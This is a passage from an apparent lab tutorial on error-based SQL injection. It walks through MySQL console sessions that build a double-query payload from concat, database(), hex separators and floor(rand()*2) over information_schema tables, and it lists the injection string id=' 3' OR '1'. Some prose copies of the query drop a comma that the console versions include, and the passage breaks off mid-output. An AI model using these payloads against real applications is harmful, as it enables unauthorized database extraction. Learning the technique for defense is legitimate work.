mysql> select table_name, table_schema from information_schema.tables group
by table_schema;
+------------------------------+--------------------+
| table_name                   | table_schema       |
+------------------------------+--------------------+
| CHARACTER_SETS               | information_schema |
| columns_priv                 | mysql              |
| ox_account_preference_assoc  | openx              |
| accounts                     | owasp10            |
| emails                       | security           |
+------------------------------+--------------------+
5 rows in set (0.00 sec)

mysql>
```

Now we come to the main point that we were working on, which was dumping the database in the form of a sql error.

Let us select the database:


select database();



```
mysql> select table_name, table_schema from information_schema.tables group
by table_schema;
+------------------------------+--------------------+
| table_name                   | table_schema       |
+------------------------------+--------------------+
| CHARACTER_SETS               | information_schema |
| columns_priv                 | mysql              |
| ox_account_preference_assoc  | openx              |
| accounts                     | owasp10            |
| emails                       | security           |
+------------------------------+--------------------+
5 rows in set (0.00 sec)

mysql> select database();
+------------+
| database() |
+------------+
| security   |
+------------+
1 row in set (0.00 sec)

mysql>
```

It shows our current database security. Now let us add a few more things to the query **(select database())** between the parenthesis. We concatenate the output with the query:

select concat((select database()));




```
+-----------+
| security  |
+-----------+
1 row in set (0.00 sec)

mysql> select(select database());
+-------------------+
| (select database()) |
+-------------------+
| security          |
+-------------------+
1 row in set (0.00 sec)

mysql> select concat((select database()));
+---------------------------+
| concat((select database())) |
+---------------------------+
| security                  |
+---------------------------+
1 row in set (0.00 sec)

mysql>
```

Now add some fancy displays like this:


select concat(0x3a,0x3a(select database()),0x3a,0x3a)

This is a hex value for a column.



```
+--------------------+
1 row in set (0.00 sec)

mysql> select concat((select database()));
+----------------------------+
| concat((select database())) |
+----------------------------+
| security                   |
+----------------------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database(),0x3a,0x3a));
ERROR 1241 (21000): Operand should contain 1 column(s)
mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
+-------------------------------------------------+
| concat(0x3a,0x3a,(select database()),0x3a,0x3a) |
+-------------------------------------------------+
| ::security::                                    |
+-------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```


Copy these strings in Notepad as we are building them.



```
select col1,col2,col3 from table where id=' 3' OR '1      '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
```


Since this string **select concat(0x3a,0x3a(select database()),0x3a,0x3a)**
is very big, we should give it a short name like **a**.

Here is the query for it: **select concat(0x3a,0x3a(select database()),0x3a,0x3a) a;**



```
+---------------------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database(),0x3a,0x3a));
ERROR 1241 (21000): Operand should contain 1 column(s)
mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
+------------------------------------------------+
| concat(0x3a,0x3a,(select database()),0x3a,0x3a) |
+------------------------------------------------+
| ::security::                                   |
+------------------------------------------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
+-------------+
| a           |
+-------------+
| ::security:: |
+-------------+
1 row in set (0.00 sec)

mysql>
```


Again copy the string:



```
select col1,col2,col3 from table where id=' 3' OR '1       '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
```


Now let us add some randomness to it using:

select concat(0x3a,0x3a(select database()),0x3a,0x3a, floor (rand()*2)) a;




```
| ::security::                                   |
+------------------------------------------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
+--------------+
| a            |
+--------------+
| ::security:: |
+--------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2
))a;
+---------------+
| a             |
+---------------+
| ::security::1 |
+---------------+
1 row in set (0.00 sec)

mysql>
```

And copy the string.




```
select col1,col2,col3 from table where id=' 3' OR '1      '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a;
```

Let us add multiple values by defining any random table to like this: **select concat(0x3a,0x3a(select database()),0x3a,0x3a, floor (rand()*2)) a from information_schema.columns;**




```
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2
))a;
+---------------+
| a             |
+---------------+
| ::security::1 |
+---------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2
))a;
+---------------+
| a             |
+---------------+
| ::security::0 |
+---------------+
1 row in set (0.00 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2
))a from information_schema.columns;
```

After typing this we can see here the number of rows:



```
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::1 |
| ::security::1 |
| ::security::0 |
| ::security::0 |
| ::security::1 |
+---------------+
1263 rows in set (0.02 sec)

mysql>
```


Copy the string again.



```
select col1,col2,col3 from table where id=' 3' OR '1      '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a;
```


Now you can select tables or any database from information_schema that you want like this:

select concat(0x3a,0x3a(select database()),0x3a,0x3a, floor (rand()*2)) a from information_schema.tables;




```
| ::security::0 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::1 |
| ::security::1 |
| ::security::0 |
| ::security::0 |
| ::security::1 |
+---------------+
1263 rows in set (0.02 sec)

mysql> select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2
))a from information_schema.tables;
```

After typing this we can see here the number of rows:



```
| ::security::1 |
| ::security::1 |
